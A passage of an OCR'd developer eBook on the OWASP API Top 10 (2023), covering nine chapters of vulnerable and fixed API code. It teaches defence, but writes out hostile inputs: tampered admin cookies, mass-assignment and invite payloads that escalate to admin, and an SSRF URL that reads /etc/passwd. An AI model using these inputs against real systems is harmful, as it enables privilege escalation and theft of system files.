
eBook

OWASP Top 10 API 2023:

A tactical guide for smart developers



SECURE CODE WARRIOR

Your practical guide to conquering common API security pitfalls

1. Broken Object Level Authorization
2. Broken Authentication
3. Broken Object Property Level Authorization
4. Unrestricted Resource Consumption
5. Broken Function Level Authorization
6. Unrestricted Access to Sensitive Business Flows
7. Server-Side Request Forgery
8. Security Misconfiguration
9. Improper Inventory Management
10. Unsafe Consumption of APIs

Get ready to defend your fortress, and slay those unwelcome API security beasts

> Threats to cybersecurity these days are ubiquitous and relentless. It's become so bad that trying to keep up with them after programs are deployed has become almost impossible. However, in this age of DevSecOps, continuous delivery, and more data paydirt than ever before, shrewd organizations are helping developers just like you upskill into security-aware superstars that assist in eliminating common vulnerabilities before they ever make it to production. When you're producing high-quality code without those annoying, show-stopping bugs, not only is it safer for the end-user, it means less rework and disruption for you.

We've addressed web vulnerabilities (and you can download an eBook all about that here), plus our own Top 8 Infrastructure as Code bugs (don't miss *another* eBook quest here), and now it's time to get acquainted with the next big software security challenge. Are you ready?

The following chapters will focus on some of the worst security bugs as they relate to Application Programming Interfaces (APIs). These are so prevalent that they made the Open Web Application Security Project (OWASP) list of top API vulnerabilities. Given how important APIs are to modern computing infrastructures, these are critical problems that you need to keep out of your applications and programs at all costs.

Developers, roll out!

Bonus:

Want to learn more about recent API breaches, and how they affect the integrity of software? Read our blog.

1 Broken Object Level Authorization

A perfect example of why it's essential to use code to enforce security can be found in an examination of the broken object level authorization vulnerability. This happens when programmers fail to explicitly define which users are able to view objects and data, or provide any form of verification to view, change, or make other requests to manipulate or access objects, allowing them to modify and access objects and data through API endpoints. An API endpoint is a touchpoint, often an URL, that is utilized for communication between the API itself and another system. The ability for connectivity between apps has elevated some of the world's most beloved software, but it comes at the risk of exposing multiple endpoints if they are not air-tight.

It can also occur when developers forget or inherit properties from parent classes, without realizing that doing so also leaves out a critical verification process within their code. In general, object level authorization checks should be included for every function that accesses a data source using an input from the user.

Think you're already familiar with these, and can find, fix and eliminate an access control bug right now? Play the gamified challenge.

Play now

How did you fare? If you want to work on your score, keep reading!

The challenges

Object level access control vulnerabilities allow attackers to take actions that they should not be allowed to do. This might be an action that should be reserved for administrators, like accessing or viewing sensitive data, or destroying records. In a highly secure environment, it might even mean preventing anyone from viewing records at all unless they are specifically authorized to do so.

You should keep all possible actions in mind when defining object level authorization. For example, in Java Spring API, an endpoint with a potential issue might look like this:

```
public boolean deleteOrder(Long id) {
    Order order = orderRepository.getOne(id);
    if (order == null) {
      log.info("No found order");
      return false;
    }
    User user = order.getUser();
    orderRepository.delete(order);
    log.info("Delete order for user {}", user.getId());
    return true;
```

The API endpoint deletes orders by ID, but does not verify if this order has been made by the currently logged-in user. This presents an opportunity for an attacker to exploit this loophole and delete the orders of other users.

For safe access restrictions to be properly implemented, the code would look more like this:

```
public boolean deleteOrder(Long id) {
    User user = userService.getUserByContext();
    boolean orderExist = getUserOrders().stream()
        .anyMatch(order -> (order.getId() == id));

    if (orderExist) {
      orderRepository.deleteById(id);
      log.info("Delete order for user {}", user.getId());
      return true;
    } else {
      log.info("No found order");
      return false;
```

Eliminating broken object level authorization vulnerabilities

The access control code does not need to be overly complicated. In the case of our Java Spring API environment example, it can be fixed by tightly defining who can access objects.

First, a verification process must be implemented in order to identify who is making the request:

```
User user = userService.getUserByContext();
```

Next, we must ensure the object id exists and belongs to the user making the request:

```
boolean orderExist = getUserOrders().stream()
        .anyMatch(order -> (order.getId() == id));
```

And finally, we proceed to delete the object:

```
orderRepository.deleteById(id);
```

Keep in mind that you need to ensure that the authorization method in your code aligns with your organization's user policies and data access controls. As a way to ensure that your code is fully secure, you should carry out checks to verify that users with different permission levels have access to the data they need to perform their jobs, but are prevented from viewing or changing anything that should be restricted to them. Doing so might uncover missing object control vulnerabilities that have accidentally been overlooked.

The main takeaways from these examples are first to define every action that a user could take with an object, and then add strong access controls directly to the code. And finally, never trust the inherited parent properties to do that job or to delegate that authority elsewhere. Instead, define user permissions and actions in the code explicitly for every object type that you need to protect.

2 Broken Authentication


It's no wonder that broken authentication made the OWASP list for API problems. Authentication mechanisms are notoriously difficult to implement correctly. Also, attackers have a little bit of an advantage because, by their very nature, most authentication challenges must be exposed to users, giving attackers a chance to study them and look for patterns or vulnerabilities that they can exploit.

Finally, because authentication often acts as a gateway to an application and potentially to the rest of a network, they are tempting targets for attackers. If an authentication process is broken or vulnerable, there is a good chance that attackers will discover that weakness and exploit it.

So, in this chapter, we're going to learn how to shut the bad guys out when it comes to authentication issues.

If you want to test your skills first, head over and play our gamified challenge:

Play now



Want to improve your score? Stay with me while we break it down.

What are some examples of broken or misconfigured authentication?

One example where the problem might not be obvious is when an authentication method is vulnerable to credential stuffing, or using lists of known usernames and passwords to break security. Even a normally very secure authorization method, like multifactor authentication, might be vulnerable if requests are not limited, throttled, or otherwise monitored.

For example, an attacker could trigger a password recovery request by sending a POST request to /api/system/verification-codes and providing a username in the request body. If an app is using an SMS text message challenge where a six-digit code is sent to a user's phone, but the input field is not limited, the application can be broken into in just a few minutes. An attacker simply needs to send every possible six-digit combination into the application until they hit the correct one.

In that scenario, on the surface, it looks like having two-factor authentication will keep an application safe. But because the user input isn't rate limited, the authentication is broken and vulnerable.

In another example, an application might use encoded user objects as authentication cookies. But if an attacker with low-level user access decodes that cookie using Base64, they could discover how the cookie defines sessions and users to the application. For example, they may see the following JSON once decoded.

```
{

"username" : "ShadyGuy",
"role" : "user"

{
```

At that point, the malicious user could change their username, role, or both. They could become another user with a higher privilege level by changing a couple of values.

```
{

"username" : "GoodGuy",
"role" : "admin"

{
```

At that point, if the attacker recodes the information and sets it as the cookie value, they essentially become the new user with a higher permission level. Unless methods are in place to prevent a change like that, there is a good chance the application will accept the transformation.

Eliminating broken or misconfigured authentication

If authentication fails, there is a good chance that security across the board will be compromised. But following a few important guidelines while coding applications can help to keep everything secure.

First off, be sure to include authentication checks everywhere that allow users to access program functionality. If the authentication check doesn't exist at all, then the battle is lost from the start.

In terms of best practices, one good thing to keep in mind is to avoid exposing session IDs in the URL that is accessible to users. In the second example above regarding broken authentication, keeping an attacker from trying to decode the session cookie is a lot easier if it's never exposed to them.

It's also a good idea to implement multifactor authentication. This can be done securely using hardware tokens that algorithmically generate passwords on tight schedules. If you aren't able to provide your users with devices like that, SMS text messages can also work. But you need to make sure that user requests are limited to something reasonable like three or four tries in a 30-second period, and that the codes expire altogether after only a few minutes. Using an alphanumeric code can also improve security by adding letters and numbers to potential passwords.

Finally, if possible, avoid depending on user names or predictable sequential values as session IDs. Instead, use a secure server-side session manager that generates a random session ID each time.

Implementing secure authentication methods is a little more tricky than combatting the average vulnerability. But because authorization is so important to every application, program, and API, it's worth taking extra time to make sure that you get it right.

3 Broken Object Property Level Authorization

In the previous edition of the OWASP Top 10 API vulnerabilities, this section used to be comprised of the excessive data exposure category in isolation. However, in this latest version, the excessive data exposure and mass assignment threats are combined into a new entry: broken object property level authorization. In essence, this covers improper authorization validation at the object property level. This vulnerability leads to information exposure or manipulation by unauthorized parties if successfully exploited.

If you are permitting a user to access an object using an API endpoint, it is vital to validate that the user has authorization to interact with the specific object properties they are querying. So, how can you tell if an API endpoint is vulnerable? Examine closely: if the API endpoint exposes properties of an object that are considered sensitive and should not be read by the user, then you're looking at excessive data exposure.

Excessive data exposure

The excessive data exposure vulnerability is distinct from other API problems on the OWASP list, in that it involves a very specific kind of data. The actual mechanics behind the vulnerability are similar to others, but excessive data exposure, in this case, is defined as involving legally protected or highly sensitive data. This can include any personally identifiable information, which is often referred to as PII. Or it could involve payment card industry information, or PCI. Finally, excessive data exposure can include any information subject to privacy laws, such as the General Data Protection Regulation (GDPR) in Europe or the Health Insurance Portability and Accountability Act (HIPAA) in the United States.

As you might imagine, this is cause for deep concern, and it's imperative that savvy developers learn how to squash these bugs wherever possible.

If you're already prepared to take on a data exposure dragon, head to our gamified challenge:

Play now

What was your score? Read on and learn more.

What are some examples of excessive data exposure?

One of the primary reasons that excessive data exposure happens is that developers don't have enough insight into the kind of data that their applications will be using. Because of this, developers tend to utilize generic processes where all object properties are exposed to end-users.

Developers also sometimes assume that frontend components will perform data filtering before displaying any information to users. For most generic data, this is rarely a problem. But exposing legally protected or sensitive data to users as part of a session ID, for example, can lead to big problems from both a security and a legal standpoint.

As an example of how easily sensitive data can be accidentally shared, the OWASP report envisions a scenario where a security guard is given access to specific IOT-based cameras in a facility. Perhaps those cameras are watching over sealed and secure areas, while other cameras that view people are supposed to be restricted to guards or supervisors with higher permissions.

To give the guard access to authorized cameras, developers can use an API call like the following one.

```
/api/sites/111/cameras
```

In response, the app would send details about the cameras that the guard is able to see in the following format:

```
{ "id":"xxx","live_access_token":"xxxxbbbbb","building_id":"yyy"}
```

On the surface, this would appear to work just fine. The guard, who is using the graphical user interface on the app, would only see the camera feeds that they are authorized to view. The problem is that because of the generic code used, the actual API response would contain a full list of all cameras throughout the facility. Anyone sniffing the network who captures that data, or compromises the guard's account, would be able to discover the locations and nomenclature for every camera on the network. They could then access that data without restriction.

Eliminating excessive data exposure

The biggest key to preventing excessive data exposure is an understanding of the data and the protections surrounding it. Creating generic APIs and leaving it up to the client to sort data before displaying it to users is a dangerous choice that leads to many preventable security breaches.

In addition to understanding the relevant data protection, it's also important to stop the process of sending everything to a user with generic APIs. For example, code such as to_json() and to_string() must be avoided. Instead, the code should specifically pick the properties that need to return to authorized users and exclusively send that information.

As a way to ensure that no protected data is being accidentally overshared, organizations should consider implementing a schema-based response validation mechanism as an extra layer of security. It should define and enforce data being returned by all API methods including rules for error reporting.

Finally, all data classified as containing PII or PCI, or information protected by regulations such as GDPR or HIPAA should be protected using strong encryption. That way, even if the location of that data slips out as part of an excessive data exposure vulnerability, there is a good secondary line of defense in place that should protect the data even if it lands in the hands of a malicious user or threat actor.

What about another scenario? What if an API endpoint allows a user to change, add, or delete the value of a sensitive object's property, which should not be accessible by the user? That's where mass assignment bugs can creep in.

Mass Assignment

The mass assignment vulnerability was born because many modern frameworks encourage developers to use functions that automatically bind input from clients into code variables and internal objects. This is done to simplify code and speed up operations.

Attackers can use this methodology to force changes to object properties that a client should never update. Normally this results in business-specific problems, like a user adding admin privileges to themself as opposed to bringing down a website or stealing corporate secrets. Attackers must also have some idea of the relationships between objects and the business logic of the application they are exploiting.

However, none of that makes the mass assignment vulnerability any less dangerous in the hands of a clever and malicious user.

Before we launch into the full guide, play our gamified challenge and see how you fare:

Play now

How can attackers exploit the mass assignment vulnerability?

The scenario put forward by OWASP supposes a ride-sharing application that includes different properties bound to objects in the code using mass assignment. These include permission-related properties that users can change and process-dependent properties that should only be set internally by the application. Both use mass assignment to bind properties to objects.

In this scenario, the ride-sharing application allows users to update their profiles, as is common in many user-facing applications. This is done using an API call sent to PUT, which returns the following JSON object:

```
{“user_name”:”SneakySnake”, “age”:17, “is_admin”:false}
```

Because the attacker, Mr. SneakySnake in this case, has figured out the relationship between the properties and the objects, he can resend his original request to update his profile with the following string:

```
{“user_name”:”SneakySnake”,”age”:24,, “is_admin”:true}
```

Because the endpoint is vulnerable to mass assignment, it accepts the new input as valid. Not only did our hacker add a few years to his profile, but he also assigned himself admin privileges.

Eliminating the mass assignment vulnerability

As convenient as it might be to use the mass assignment function in some frameworks, you should avoid doing that if you want to keep your APIs secure. Instead, parse request values rather than binding them directly to an object. You can also use a reduced data transfer object which would provide nearly the same convenience as binding directly to the object itself, only without the associated risk.

As an extra precaution, sensitive properties like admin privileges from the example above could be denied so that they will never be accepted by the server on an API call. An even better idea might be to deny every property by default and then allow specific, non-sensitive ones that you want users to be able to update or change. Doing any of those things can help to lock down APIs and eliminate the mass assignment vulnerability from your environment.

4 Unrestricted Resource Consumption

Every API has limited resources and computing power depending on its environment. Most are also required to field requests from users or other programs asking it to perform its desired function. This vulnerability occurs when too many requests come in at the same time, and the API does not have enough computing resources to handle those requests. The API can then become unavailable or unresponsive to new requests.

APIs become vulnerable to this problem if their rate or resource limits are not set correctly, or if limits are left undefined in the code. An API can then be overloaded if, for example, a business experiences a particularly busy period. But it's also a security vulnerability, because threat actors can purposely overload unprotected APIs with requests in order to perform Denial of Service (DDoS) attacks.

By the way, how are you doing with the API gamified challenges so far?

If you want to try your skills in handling a resource consumption vulnerability right now, step into the arena:

Play now

Now, let's go a little deeper.

What are some examples of the unrestricted resource consumption API vulnerability?

There are two ways that this vulnerability can sneak into an API. The first is when a developer simply doesn't define what the throttle rates should be for an API. There might be a default setting for throttle rates somewhere in the infrastructure, but relying on that is not a good policy. Instead, each API should have its rates set individually. This is especially true because APIs can have vastly different functions as well as available resources.

For example, an internal API designed to serve just a few users could have a very low throttle rate and work just fine. But a public-facing API that is part of a live eCommerce site would most likely need an exceptionally high rate defined to compensate for the possibility of a surge in simultaneous users.

In both cases, the throttling rates should be defined based on the expected needs, the number of potential users, and the available computing power.

It might be tempting, especially with APIs that will most likely be very busy, to set the rates to unlimited in order to try and maximize performance. This could be accomplished with a simple bit of code (as an example, we'll use the Python Django REST framework).

```
'DEFAULT_THROTTLE_RATES': {
    'anon': None,
    'user': None
```

In that example, both anonymous users and those known to the system can contact the API an unlimited number of times without regard to the number of requests over time. This is a bad idea because no matter how much computing resources an API has available, attackers can deploy things like botnets to eventually slow it to a crawl or possibly knock it offline altogether. When that happens, valid users will be denied access and the attack will be successful.

Eliminating resource consumption problems

Every API deployed by an organization should have its throttle rates defined in its code. This could include things like execution timeouts, maximum allowable memory, the number of records per page that can be returned to a user, or the number of processes permitted within a defined timeframe.
From the above example, instead of leaving the throttling rates wide open, they could be tightly defined with different rates for anonymous and known users.

```
'DEFAULT_THROTTLE_RATES': {
    'anon': config('THROTTLE_ANON', default='200/hour'),
    'user': config('THROTTLE_USER', default='5000/hour')
```

In the new example, the API would limit anonymous users to making 200 requests per hour. Known users already vetted by the system are given more leeway at 5,000 requests per hour. But even they are limited to prevent an accidental overload at peak times or to compensate if a user account is compromised and used for a denial of service attack.

As a final good practice to consider, it's a good idea to display a notification to users when they have reached the throttling limits along with an explanation as to when those limits will be reset. That way, valid users will know why an application is rejecting their requests. This can also be helpful if valid users doing approved tasks are denied access to an API because it can signal operations personnel that the throttling needs to be increased.

5 Broken Function Level Authorization

The broken function level authorization vulnerability allows users to perform functions that should be restricted, or lets them access resources that should be protected. Normally functions and resources are directly protected in the code or by configuration settings, but it's not always easy to do correctly. Implementing proper checks can be difficult because modern applications often contain many types of roles and groups, plus a complex user hierarchy.

But first, why not jump in and play our gamified challenge to see where you're at with navigating this tricky class of bugs?

Play now

Let's take a more in-depth look.

How can attackers exploit the broken function level authorization vulnerability?

Attackers who suspect that functions or resources are not properly protected must first gain access to the system they want to attack. To exploit this vulnerability, they must have permission to send legitimate API calls to the endpoint. Perhaps there is a low-level guest access function or some way to join anonymously as part of the application's function. Once that access has been established, they can start changing commands in their legitimate API calls. For example, they might swap out GET with PUT, or change the USERS string in the URL to ADMINS. Again, because APIs are structured, it's easy to guess which commands might be allowed, and where to put them in the string.

OWASP gives an example of this vulnerability of a registration process set up to allow new users to join a website. It would probably use an API GET call, like this:

```
GET /api/invites/{invite_guid}
```

The malicious user would get back a JSON with details about the invite, including the user's role and email. They could then change GET to POST and also elevate their invite from a user to an admin using the following API call:

```
POST /api/invites/new
{"email":"shadyguy@targetedsystem.com","role":"admin"}
```

Only admins should be able to send POST commands, but if they are not properly secured, the API will accept them as legitimate and execute whatever the attacker wants. In this case, the malicious user would be invited to join the system as a new administrator. After that, they could see and do anything a legitimate administrator could, which would not be good.

Eliminating the broken function level authorization vulnerability

Preventing this API vulnerability is especially important because it's not difficult for an attacker to find functions that are unprotected within a structured API. So long as they can get some level of access to an API, they can begin to map the structure of the code and create calls that will eventually be followed.

As such, all business-level functions must be protected using a role-based authorization method. Most frameworks offer centralized routines to make that happen. If your chosen framework doesn't, or if the routine it has is difficult to implement, there are many external modules that are built specifically for easy use. Whatever method you ultimately choose, be sure to implement the authorization on the server. Never try to secure functions from the client side.

When working to create function and resource-level permissions, keep in mind that users should only be given permissions to do what they need and nothing more. As is always the case when coding APIs or anything else, practice the least privilege methodology. It will secure your environment and head off a lot of cybersecurity-related trouble down the road.

6 Unrestricted Access to Sensitive Business Flows

Unfortunately, all of the things that make APIs useful and easy to implement also make them vulnerable to attacks. Very few APIs take security into consideration, so if an attacker can interact with them, they are often not too difficult to exploit. As such, a lot of effort has been made to catalog known API vulnerabilities. The Open Web Application Security Project (OWASP) even started a list of the top API vulnerabilities to go along with their more famous list cataloging the top overall security vulnerabilities.

The top ten overall security vulnerabilities list from OWASP does not change too often because the most popular attack techniques have been fairly static for a while. They certainly evolve over time, but generally not to the point where a new entry is needed to define them. API security, however, is relatively new by comparison, so the top vulnerability list there is more fluid, with different types of attacks gaining or losing favor as attackers attempt to exploit different vulnerabilities and even invent new ways to do so.

The Unrestricted Access to Sensitive Business Flows entry is a new API vulnerability that was recently added to the OWASP list. Let's dive into it to see what it does, and more importantly, how to protect against it.

How do attackers exploit the unrestricted access to sensitive business flows vulnerability?

Unfortunately, the Unrestricted Access to Sensitive Business Flows vulnerability is dangerous in a lot of ways. According to OWASP, it's widespread, very easy to exploit, and can cause serious harm to a business – so pretty much the trifecta of bad news as far as API vulnerabilities go. It's little wonder that this new category was recently added to the nefarious vulnerability list.

In terms of what the new vulnerability does, the best way to think about it is that it's most like the Insecure Design Category over on the main OWASP Top 10 List. Sometimes also thought of as business process logic flaws, Insecure Design and Unrestricted Access to Sensitive Business Flows can open up organizations to loss of both revenue and reputation when a malicious user exploits their access to do something that was never intended.

For example, when the new PlayStation 5 gaming console was first released, they were very difficult to obtain. One of the main reasons for that was when various retailers would offer large numbers of consoles for sale online, the entire stock was often bought up in less than a few seconds by bots that were programmed to exploit the eCommerce API, allowing them to make thousands of purchases and icing out legitimate customers. Those consoles would then end up being placed for sale on the secondary market for quadruple the price, while the attackers continued to use the API vulnerability to tie up legitimate means of purchasing the systems, trying to extort customers to buy PS5s from them at the higher price.

Ride-share services have also fallen victim to this exploit. When a popular ride-share service offered an incentive program to get existing users to refer new customers, attackers exploited the lack of security controls on the API to make it accept thousands of scripts for bogus new users. The monetary rewards for those fake users generally went to other fake accounts the attackers established, which were then sold to people who wanted free rides using illegally obtained funds.

OWASP also mentions that while most exploits of the Unrestricted Access to Sensitive Business Flows vulnerability are done for profit, they can also be exploited for purely malicious purposes. For example, if an airline or a hotel offers no-fault cancellations on bookings, an attacker could buy all the seats on a flight or all of the rooms in a hotel, and then later cancel them at the last minute so that the company can't easily recoup those losses.

Eliminating the unrestricted access to sensitive business flows vulnerability

Like with business process logic flaws, there is, unfortunately, no silver bullet that can protect APIs from all possible attacks.

On the business side

One thing that is necessary is looking at an application and determining what you want it to be able to do, and what should be restricted:

- Should a user be able to book every room in a hotel for the entire month of August? If not, then restrictions should be put in place to prevent that kind of activity.

- Let's consider another example: an online voting system. The intent is for each eligible voter to cast one vote. But what if a user attempts to vote multiple times? The business logic should enforce a rule that allows only one vote per verified account, thereby preventing potential manipulation of voting results.

On the technical side

There are some protection measures that can be implemented to help prevent general attacks, although closing off specific exploits like the aforementioned mass booking of hotel rooms or other defenses tailored to the application are always best. However this is such a dangerous and easy-to-exploit API vulnerability, that probably no protection is too much. General protection schemes include:

- Device fingerprinting, which denies service to so-called headless browsers that are not tied to specific devices. A human user will use a computer, tablet or smartphone to access a site. A bot only needs to exist in a temporary cloud and can thus be targeted for blocking.

- Another level of protection includes more intensive verifying of actual human users. This can be done using techniques like adding a CAPTCHA test to all transactions. There are also programs that can detect non-human behaviors. For example, if an entity is able to add an item to their cart, enter all of their information and fully checkout in less than a second, then they are not a human.

- Finally, blocking the IP addresses of known Tor nodes or others used for exploitive purposes can help weed out many automated attacks.

The Unrestricted Access to Sensitive Business Flows Vulnerability is a dangerous problem, which is why it was added to the OWASP Top API Vulnerabilities list, but it's also one that can be mitigated. With a smart combination of general purpose defenses and specific controls imposed on what APIs can and can't do, organizations can limit the ability for attackers to act, keeping systems and transactions safe for valid users, customers and internal systems.

7 Server-Side Request Forgery

The goal of many Server-Side Request Forgery (SSRF) attacks is to cause major disruption, or to come away with some serious paydirt in the form of leaking information and stealing valuable data. This vulnerability is dangerous, and the consequences of successfully compromising servers are far-reaching. Alarmingly, the nature of this particular attack type means it can bypass standard access control methods like VPNs and firewalls. With the rapid adoption of cloud-based services, it has the potential to seriously infect software infrastructure and cause serious headaches for the security team, not to mention customers and users.

Good news, though. With the right knowledge, this insidious pest can be snuffed out before it even has a chance to open doors for threat actors looking to cause trouble.

- ✔ How they work
- ✔ Why they are so dangerous
- ✔ How you can put defenses in place to stop them cold

How do SSRF attacks work?

Essentially, a successful SSRF attack allows a threat actor to trick a server into performing requests on their behalf. These forgeries typically open the door for things like port scanning using API endpoints, file retrieval, and access to internal services that were never supposed to be visible to those outside the organization.

This vulnerability can be exploited as a result of an application not restricting the type of resources it can access by location, or file type. For example, let's say a production studio has a website containing showreels and samples of their work. Inevitably, they'd like potential clients to see high-resolution images and video, and make them available to view. An attacker notices that the file paths point to an external, separate server, and is able to guess the studio is utilizing cloud services to deal with the huge file sizes associated with high-res video. They could then attempt to request the instances' metadata and user data. These URLs are supposed to be inaccessible, and if discovered, result in sensitive data exposure like access tokens and public keys, not to mention potential data relating to individual users.

Our hypothetical production studio has a subdomain, watch.vulnerablestudio.com, that uses multiple servers. Potential clients can visit watch.vulnerablestudio.com to browse through their portfolio, but the full, high-res videos sit on another server, to which browsing users don't have direct access. Let's assume the server behind watch.vulnerablestudio.com does.

When you click on a project, the studio's main server makes a secondary request. We'll go ahead and use a common GET request as an example, with the URL visible in your browser's address bar: watch.vulnerablestudio.com/?url=video-storage.vulnerablestudio.com/ZombieSurfers/

Going to this complete URL provides you with the video and details of the "Zombie Surfers" project. If an attacker can work out that they don't have direct access to http://video-storage.vulnerablestudio.com/ZombieSurfers/, but watch.vulnerablestudio.com does, they have now found a way to use the studio's main server as the middle ground. They can potentially exploit this webserver to access restricted assets and files.

If watch.vulnerablestudio.com has been configured with lax security controls and is vulnerable to SSRF, an attacker could simply navigate to watch.vulnerablestudio.com/?url=file:///etc/passwd, and it's highly likely the vulnerable server now returns the sensitive and restricted contents of the /etc/passwd file if it's poorly configured and insecure.

Why is SSRF so dangerous?

Depending on the server and how it's configured, the attacker could enumerate ports to discover all services on the localhost address, use file:// or smb:// to request files on these internal directories, and download files from internal FTP servers. Sadly, that's just the tip of the iceberg. Aside from exposure and theft of sensitive data, successful SSRF can allow abuse of internal services to conduct further attacks, such as Remote Code Execution (RCE) or Denial of Service (DoS). All scenarios are reputational poison, highly disruptive, and in the age of GDPR and more focus on data privacy and safety than ever before, potentially financially devastating.

How do I stop SSRF attacks?

It is imperative that developers are keeping security front-of-mind in their day-to-day processes, and best practices would dictate that the potential attack surface is kept as small as possible. In the case of squashing SSRF, this means employing a zero-trust approach to access control, leaving no room for APIs that are too talkative, account levels with unnecessary access, or the potential for end-users to manipulate inputs.

This can take the form of:

- Comprehensive allowlisting; restrict requests made by the server to allowed locations wherever possible
- Verifying the requested file type matches that which is expected
- Displaying a generic error message in the event of failure
- Restrict requests to only approved URL schemas.

Slamming the door on SSRF


With such a high potential payout and applications becoming more complex and integrated by the day, SSRF attacks will likely never perish entirely, but we hope you learned why they are so persistent, and how to block them from your network for good.

8 Security Misconfiguration

While most of the vulnerabilities on this list are pretty specific to APIs, security misconfiguration problems can strike anywhere. It's likely a little more prevalent in APIs, but attackers will often attempt to find unpatched flaws and unprotected files or directories anywhere in a network. Coming across an API that has debugging enabled or security features disabled just makes their nefarious work a little easier. Worse yet, automated tools are available to detect and exploit security misconfigurations, so if you have them in your environment, there is a good chance that they will be exploited, which is why this vulnerability made the OWASP list of dangerous API flaws.

Before we get into the fun, see if you can solve this debug challenge:

Play now



How do security misconfigurations sneak into an API?

To see how this multidimensional API flaw gets added to networks, we must break it down into its component parts. Let's start with the enabled debug features problem. Debugging is a useful tool that helps developers figure out why applications aren't performing correctly or making errors. With debugging enabled, errors and exceptions generate detailed error pages so developers can see what went wrong and fix problems. It's perfectly fine to have this active while an application is still in development.

However, there is a reason why most frameworks come with warnings about running debug mode in a production environment, likely right in the code where debugging is activated. For example:

```
# SECURITY WARNING: don't run with debug turned on in production!
DEBUG = True
```

In this example, debugging has been activated. The Django application will generate detailed error pages when an exception is raised. If this is done in a production environment, an adversary would have access to these error pages, which includes metadata information about the environment. Although most frameworks have debugging turned off by default, it's easy to forget to switch it back off if activated during a long development process. Then when the application moves to a production environment, it provides attackers with a lot of information about how to compromise an application, or even an entire server or network.

While enabling debug mode is mostly a standalone problem, the improper permissions and disabled security features vulnerabilities often work together. For example, in a real scenario provided by OWASP, an attacker used a search engine to find a database that was accidentally connected to the internet. Because the popular database management system was using its default configuration, authentication was disabled. Thus, by combining the improper permissions and disabled security features vulnerabilities, the attacker gained access to millions of records with PII, personal preferences and authentication data.

Eliminating security misconfiguration vulnerabilities

You probably need to make a two-pronged approach in eliminating this vulnerability. To remove the enabled debug part of the problem, simply add a check to the development process to ensure that debugging is disabled before moving an API or application to the production environment. From our example, the proper command to do that would be as follows.

```
# SECURITY WARNING: don't run with debug turned on in production!
DEBUG = False
```

Now debug features in the Django application are disabled with the DEBUG flag configured to False. No error pages will be generated in response to errors. If an adversary still gains access to error pages, they won't contain any useful metadata, and won't pose a risk to the application.

Eliminating disabled security features and improper permissions vulnerabilities is a bit more difficult because they can encompass a wide range of specific vulnerabilities. The best way to stop them is to develop a standard and repeatable process to allow for the fast and easy deployment of locked down assets to the production environment.

Even then, you should create a process where orchestration files, API components, and cloud services like Amazon S3 bucket permissions are constantly reviewed and updated. This review should also rate the overall effectiveness of security settings across the entire environment over time to make sure the organization is always improving its API security.

9 Improper Inventory Management

Unlike most vulnerabilities on the OWASP API Top Ten, improper inventory management does not specifically center around coding flaws. Instead, this vulnerability is more of a human or management problem that allows older APIs to remain in place long after they should have been replaced by newer, more secure versions. It can also occur if APIs that are still in development are exposed to the production environment before they are fully hardened against threats.

This vulnerability is particularly difficult to manage because of the advent of microservices and cloud computing. In that environment, new services may be spun up quickly to meet a temporary need and then forgotten about and never decommissioned. If the older APIs are left connected to the production environment, it can endanger the entire network.

Want to try a gamified challenge on this security bug? Step into our arena:

Play now

How do improper inventory management flaws affect APIs?

The improper inventory management flaw is a product of modern times. Organizations moving at the speed of business can sometimes spin up hundreds or thousands of services and microservices every day. This is often done quickly and without the creation of any accompanying documentation, or any explanation as to what the associated APIs are being used for, how long they will be needed or their criticality. This can quickly generate API sprawl that could become untamable over time, especially if there are no blanket policies in place to define how long APIs can exist.

In that environment, it's very possible that some APIs will be lost, forgotten about or never decommissioned.

Users with permission to create new services outside of the normal process are also sometimes to blame. For example, a marketing group might create a service to help support an upcoming event like a product launch, and then never take it back down after the event is complete.

Someone looking at that service and its associated APIs later might have no idea why they exist, and if there is no documentation, it could remain a mystery. They might not feel comfortable removing those APIs from the production environment or even upgrading them to newer versions because they have no idea how critical they are or what they do.

The vulnerability becomes dangerous because the security of APIs in frameworks improves over time. A researcher might discover a vulnerability, or extra security could be added to stop an increasingly popular type of attack. Older APIs can remain vulnerable to those attacks unless upgraded, so hackers will often search for them or use automated tools to seek them out.

In a real-world example provided by OWASP, a company upgraded its APIs used to search user databases to patch a critical flaw. But they left the old APIs in place by mistake.

An attacker noticed that the location of the new API was something like (api.criticalservice.com/v2). By replacing the URL with (api.criticalservice.com/v1) they were able to instead use the old API with the known vulnerability. This ultimately exposed the personal records of over 100 million users.

Eliminating improper inventory management flaws

The only way to eliminate the improper inventory management flaw from your environment is to keep a tight log of all APIs, their uses and versions. This should start with an inventory of existing APIs, focusing on factors like what environment they should be deployed into like production or development, who should have network access to them, and of course their version.

